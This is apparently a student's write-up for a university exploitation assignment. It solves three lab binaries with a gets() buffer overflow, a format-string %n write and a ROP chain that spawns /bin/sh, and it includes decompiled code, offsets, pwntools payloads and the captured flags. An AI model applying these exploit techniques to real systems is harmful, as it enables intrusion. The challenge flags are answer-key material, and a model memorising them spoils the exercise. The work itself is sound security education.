Assignment 3 - BASC

BINARY ANALYSIS AND SECURE CODING - UniGE

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
Extract

“In this assignment, we review everything we have studied so far about software vulnerabilities and exploitation: you will have to reverse engineer programs (without source code or symbols) to understand what they do and which vulnerabilities they contain. To better assess their vulnerabilities, do not forget to check which mitigations are enabled in each binary.”

Call me

Tool used: pwntools, GDB, Ghidra

This exercise asks for lines of a song. After inserting random words it exits without printing the flag.
Via the `strings` command the flag can be already found in 4 fragments, but surely I need to provide some extra effort and try to call something 🙂.
Looking via Ghidra I can find some useful informations (some names are partially overwritten by me):




```
4 void ask_song(void)
5
6 {
7   char *pcVar1;
8   int comparison;
9   char user_input [121];
10  size_t input_length;
11  int i;
12  int count;
13
14  count = 0;
15  i = 0;
16  while( true ) {
17    if ((&song)[i] == (undefined *)0x0) {
18      puts("Wow, you do know the song! However, you did not solve the challenge :-(");
19      return;
20    }
21    printf("Enter line #%d: ",i + 1);
22    pcVar1 = gets(user_input + 1);
23    if (pcVar1 == (char *)0x0) break;
24    input_length = strlen(user_input + 1);
25    if (0x50 < input_length) {
26      return;
27    }
28    if ((input_length != 0) && (user_input[input_length] == '\n')) {
29      user_input[input_length] = '\0';
30    }
31    comparison = strcmp(user_input + 1,(&song)[i]);
32    if (comparison == 0) {
33      count = count + 1;
34      if (count == 3) {
35        printf("&target=%p\n",print_flag);
36      }
37    }
38    else {
39      count = count + -1;
40    }
41    i = i + 1;
42  }
43  return;
```

That is the function that asks for song lines in the main. It owns an inner counter that when 3 song lines are got right prints the address of function *print_flag* that contains the flag:


```
void print_flag(int param_1,int param_2,int param_3)

{
  printf("BASC{");
  if (param_1 != 0xddba11) {
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  printf("you_g0t_");
  if (param_2 != -0xfe254e2) {
                    /* WARNING: Subroutine does not return */
    exit(2);
  }
  printf("the_args_");
  if (param_3 != 0xf00d) {
                    /* WARNING: Subroutine does not return */
    exit(3);
  }
  puts("right}.");
                    /* WARNING: Subroutine does not return */
  exit(0x2a);
}
```

So as a starting point I retrieved its address. Note: since the program is PIE, that address changes every time so I need to retrieve it via pwntools.
In the following data structure I can find the lyrics of the song:

```
                    song                                    XREF[4]:    ask_song:00011398(*),
                                                                        ask_song:000113a1(*),
                                                                        ask_song:000113e8(*),
                                                                        ask_song:000113f1(*)
00014020 08 20 01 00     addr        s_Color_me_your_color,_baby_00012008        = "Color me your color, baby"
00014024 22 20 01 00     addr        s_Color_me_your_car_00012022                = "Color me your car"
00014028 34 20 01 00     addr        s_Color_me_your_color,_darling_00012034     = "Color me your color, darling"
0001402c 51 20 01 00     addr        s_I_know_who_you_are_00012051               = "I know who you are"
00014030 64 20 01 00     addr        s_Come_up_off_your_color_chart_00012064     = "Come up off your color chart"
00014034 84 20 01 00     addr        s_I_know_where_you're_coming_from_00012084  = "I know where you're coming fr...
00014038 a4 20 01 00     addr        s_Call_me_(call_me)_on_the_line_000120a4    = "Call me (call me) on the line"
0001403c c2 20 01 00     addr        s_Call_me,_call_me_any,_anytime_000120c2    = "Call me, call me any, anytime"
00014040 e0 20 01 00     addr        s_Call_me_(call_me)_I'll_arrive_000120e0    = "Call me (call me) I'll arrive"
00014044 00 21 01 00     addr        s_You_can_call_me_any_day_or_night_00012100 = "You can call me any day or ni...
00014048 21 21 01 00     addr        s_Call_me_00012121                          = "Call me"
0001404c 29 21 01 00     addr        s_Cover_me_with_kisses,_baby_00012129       = "Cover me with kisses, baby"
00014050 44 21 01 00     addr        s_Cover_me_with_love_00012144               = "Cover me with love"
00014054 57 21 01 00     addr        s_Roll_me_in_designer_sheets_00012157       = "Roll me in designer sheets"
00014058 72 21 01 00     addr        s_I'll_never_get_enough_00012172            = "I'll never get enough"
0001405c 88 21 01 00     addr        s_Emotions_come,_I_don't_know_why_00012188  = "Emotions come, I don't know w...
00014060 a8 21 01 00     addr        s_Cover_up_love's_alibi_000121a8            = "Cover up love's alibi"
00014064 a4 20 01 00     addr        s_Call_me_(call_me)_on_the_line_000120a4    = "Call me (call me) on the line"
00014068 c2 20 01 00     addr        s_Call_me,_call_me_any,_anytime_000120c2    = "Call me, call me any, anytime"
0001406c e0 20 01 00     addr        s_Call_me_(call_me)_I'll_arrive_000120e0    = "Call me (call me) I'll arrive"
00014070 c0 21 01 00     addr        s_When_you're_ready_we_can_share_t_000121c0 = "When you're ready we can shar
```

So I put the first three lines and the print_flag address is printed out.
Now the objective is to make the program call this function by exploiting a buffer overflow, feasible because the user input buffer is 121 chars long.
Via cyclic command I generate a string of 200 chars and input it to the program, discovering that the return address is overwritten with ‘laab’ that corresponds to offset 144.

Given that I replace the return address with the print_flag leaked value and the function successfully enters. Still doesn't print the flag.
Via Ghidra I see that three arguments must be passed correctly, and fortunately I have already the values:



So I pass them after the overwriting of the return address, paying attention to the fact that the first argument is after 4 bytes after the return address. Also it is little-endian so I need to flip the values from the end to the start.

By doing so the program prints the correctly the flag:
BASC{you_g0t_the_args_right}

The Answer

Tool used: pwntools, Ghidra

This simple script just asks for a name and replies back.
By investigating with Ghidra I discover that something hides after that printf (some names have been overwritten by me):

Decompile: main - (the_answer_keatane)

```
1
2 undefined8 main(void)
3
4 {
5   int __fd;
6   ssize_t sVar1;
7   size_t __n;
8   long in_FS_OFFSET;
9   char user_input [4104];
10  long canary;
11
12  canary = *(long *)(in_FS_OFFSET + 0x28);
13  setvbuf(stdin,(char *)0x0,2,0);
14  setvbuf(stdout,(char *)0x0,2,0);
15  setvbuf(stderr,(char *)0x0,2,0);
16  memset(user_input,0,0x1000);
17  puts("What\'s your name?");
18  sVar1 = read(0,user_input,0x1000);
19  if (sVar1 < 1) {
20                    /* WARNING: Subroutine does not return */
21    exit(1);
22  }
23  printf("Hi, ");
24  printf(user_input);
25  if (badcoffee_addr == 0x2a) {
26    puts("Exactly! Here\'s your flag:");
27    __fd = open("flag.txt",0);
28    __n = read(__fd,user_input,0x1000);
29    write(1,user_input,__n);
30  }
31  if (canary != *(long *)(in_FS_OFFSET + 0x28)) {
32                    /* WARNING: Subroutine does not return */
33    __stack_chk_fail();
34  }
35  return 0;
36 }
37
```

As we can see there is a check that the value contained at badcoffee_addr is equal to 0x2a (42); given that an open function will open the flag file.
That badcoffee_addr is not present in the function stack, but luckily the program is not PIE, so addresses start at 0x400000 and the content of the address is at x004047a8:

```
                    badcoffee_addr                                  XREF[1]:     main:00401348(R)
004047a8 fe 0f dc ba     undefined4  BADC0FFEh
004047ac b4              ??          B4h
004047ad 4d              ??          4Dh    M
004047ae 01              ??          01h
004047af 00              ??          00h
```

There is much that I can do since I have the canary, so I try to exploit the print itself via format string vulnerability.
Indeed when I try some format % string values:

```
~/Desktop/basc-ass/exploitation-keatane (main*) » ./the_answer_keatane
What's your name?
%x
Hi, 5359c5f0
~/Desktop/basc-ass/exploitation-keatane (main*) » ./the_answer_keatane
What's your name?
%s
Hi, Hi,
~/Desktop/basc-ass/exploitation-keatane (main*) » ./the_answer_keatane
What's your name?
%p
Hi, 0x7ffcc164f170
~/Desktop/basc-ass/exploitation-keatane (main*) » ./the_answer_keatane
What's your name?
%m
Hi, Success
~/Desktop/basc-ass/exploitation-keatane (main*) »
```

The program replied as expected.
So now the idea is to use the user_input buffer to try to access and overwrite the badcoffee_addr with the value 42.
To do so I need to find the offset of the user_input buffer, that is on the stack. After **too many** tentatives, I re-watched the lesson online in hope finding the following function, specifically for get the buffers offset:

```python
def brute_force(prog_name):
    for i in range(1, 50):
        try:
            p = process(prog_name)
            p.sendlineafter(b"name", b"a" * 8 + f"%{i}$lx".encode())
            output = p.clean(0.3).decode().strip()
            p.close()
            if "61" * 4 in output:
                print(f"{prog_name=} {i=} {output=}")
                return i
        except e:
            print(e)
            pass
```

Given that I found the user_input buffer offset at 14.

Then I needed to build the sendline of pwntools: to do that I passed 42 letters ‘a’ in order to use the %n format string to write the number of letters currently printed out. That number needed to be written at a certain offset, that was the user_input one + the 42 letters just written, divided by 8 bytes for the 64-bit alignment. Then as argument of %n I appended the badcoffee_addr, finally obtaining:

```
io.sendline(b'a' * 42 + b'%20$n ' +
b'\xa8\x47\x40\x00\x00\x00\x00\x00')
```


Please take a look at the whitespace needed after $n, needed to obtain an 8-bytes aligned string of 56 bytes.

After running the program I obtained:
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa \xa8G@Exactly! Here's your flag:
BASC{50_LoNg_&_Thanks_for_4ll_tH3_F1sh___91W9vwMS}

Really Optimized Primality-test

Tool used: pwntools, Ghidra, GDB

This program takes in input a number and tells if prime or not, in the latter case with certainty; after that it exits.
I explored with Ghidra to investigate more about its behavior (some names have been overwritten by me):



And I see that the user input buffer length is 45 chars long.
As the call_me challenge, I try with cyclic to catch the return address overwriting, in this case at offset 128 via looking at the RBP register value on GDB ('haabiaab') and then lookup via cyclic again.
As the challenge title suggests, I need to exploit some ROP-chains, that is chaining with several gadgets: fragments of code already present in the program.

By looking at strings within program I can already see that /bin/sh is present:

```
strings -tx rop-test_keatane | grep bin
   2051 /bin/sh
```

(2051 is the offset from the non-PIE starting address of the program 0x400000, so 0x402051)
So the objective is to spawn a shell in the program using some already crafted gadgets: a possible shellcode can be the same as one taken from the shellcode challenge and also seen in lessons: `execve('/bin/sh', 0, 0)`.

By looking at the syscall register set, I need to set:

NR	SYSCALL NAME	references	RAX	ARG0 (rdi)	ARG1 (rsi)	ARG2 (rdx)
59	execve	man/ cs/	3B	const char *filename	const char *const *argv	const char *const *envp

RAX = 59 (for syscall instruction)
RDI = /bin/sh
RSI = 0
RDX = 0
Remembering that function arguments are ordered from the last to the first in the stack.

So I search for the gadgets with ropper and found the following ones:
`0x00000000004011ab: pop rax; sub rdi, rdi; ret;` —> has to be the first to be passed because then I will touch rdi
(There is not gadget for xoring rdx, so I need to pop a zero into it)

```
0x00000000004011be: pop rdx; ret;
0x00000000004011b3: xor rsi, rsi; ret;
0x00000000004011b0: pop rdi; pop rbx; ret;
0x00000000004011c7: syscall;
0x00402051  /bin/sh (also found via strings command)
0x000000000040101a: ret;  -> needed for alignment
```

So then I will sendline the rop-chain as follows:

```
io.sendline(b'a' * OFFSET_RIP +
    p64(RET) +
    p64(POP_RAX) + p64(59) +
    p64(POP_RDX) + p64(0) +
    p64(XOR_RSI) +
    p64(POP_RDI) + p64(SHELL) + p64(0xbadc0ffe) +
    p64(SYSCALL))
```

p64(0xbadc0ffe) was needed (I mean not coffee but one more p64(value)) because the only gadget found for pop rdi has a second instruction before returning, so something must be passed to be pop into RBX avoiding that the next gadget is eaten by that. RBX is not important in this call.
0x00000000004011b0: pop rdi; pop rbx; ret;

After spawning a shell in remote, I cat the flag.txt, obtaining:

```
$ cat flag.txt
BASC{c0d3_r3U5e_FtW___1HOqfJXM}
```